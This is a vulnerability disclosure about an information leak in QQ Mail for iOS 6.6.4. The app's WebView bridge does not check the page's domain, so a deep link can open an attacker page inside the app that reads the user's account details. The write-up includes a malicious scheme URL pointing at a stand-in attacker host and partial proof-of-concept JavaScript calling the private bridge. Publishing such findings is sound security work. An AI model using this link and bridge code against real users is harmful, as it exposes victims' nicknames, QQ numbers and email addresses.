

An information leak vulnerability in the iOS version of QQ Mail

Brief Description

QQ Mail app is a popular mail app, providing functions such as such as sending and receiving emails and mailbox management. It ranks **No.5** in the **"Productivity" category** list on the App Store of the Chinese region and has **36,000 ratings**.





The iOS version of the QQ Mail supports opening web pages from external deep link URL (Scheme-


customized URL). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found **there lacks a domain name validation** when these interfaces are invoked.

Thus, an attacker can craft **a malicious Scheme-customized URL**. When clicked by the victim in a browser or another app, the URL can direct the victim to the QQ Mail app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces, **obtaining victim's account information** (such as NickName, QQ Number, Email).


Vulnerability Exploitation Process and Root Cause

The attacker, lures the user to click on a malicious URL (Scheme) in the following format: **qqmail://link?url=https://attack.com/qqmail/atkQQMail.html**. Here, "**attack.com**" represents a domain under the attacker's control.

When the victim clicks on this URL, it directs the victim to the QQ Mail app and opens the webpage **https://attack.com/qqmail/atkQQMail.html** within the app.



Within the webpage, the attacker can then invoke privileged interfaces and perform malicious behaviours such as **obtaining victim's account information** (such as NickName, QQ Number, Email).



Part of the code for JS to call OC and the callback function defined in JavaScript are shown below:

```
setTimeout(function () {
    var str2 = '[\"{\\\"func\\\":\\\"get\\\",\\\"params\\\":{},\\\"callbackId\\\":\\\"002\\\"}\"]';
    qmailBridge.fetchQueue = function () {
        fetchData("qqmailapijs://private/ /fetchqueue&" + base64Encode(utf8Encode(str2)));
        return str2;
    }
    fetchData("qqmailapijs://dispatch_message/");
}, 500);

setTimeout(function () {
    var str2 = '[\"{\\\"func\\\":\\\"get\\\",\\\"params\\\":{},\\\"callbackId\\\":\\\"003\\\"}\"]';
    qmailBridge.fetchQueue = function () {
        fetchData("qqmailapijs://private/ /fetchqueue&" + base64Encode(utf8Encode(str2)));
        return str2;
    }
    fetchData("qqmailapijs://dispatch_message/");
}, 1000);
```

```
var qmailBridge = {};
qmailBridge.handleMessage = function (res) {
    var json = res;
    switch (json.callbackId) {
        case "001":
            document.getElementById("NickName").innerText = "Your NickName: " + json.params;
            break;
        case "002":
            document.getElementById("QQNumber").innerText = "Your QQ Number: " + json.params;
            break;
        case "003":
            document.getElementById("Email").innerText = "Your Email: " + json.params;
            break;
    }
}
```

Impact of the Vulnerability

Scope of the vulnerability: QQ Mail iOS version 6.6.4 (the latest version as of 2024-12-20).
Consequences of the vulnerability: Information disclosure.
Download link for affected application:

- ☞ **US:**
  https://apps.apple.com/us/app/qq%E9%82%AE%E7%AE%B1/id473225145
- ☞ **CN:**
  https://apps.apple.com/cn/app/qq%E9%82%AE%E7%AE%B1/id473225145

Possible Countermeasures

Should implement more strict domain name checks before the invocation of privileged interfaces.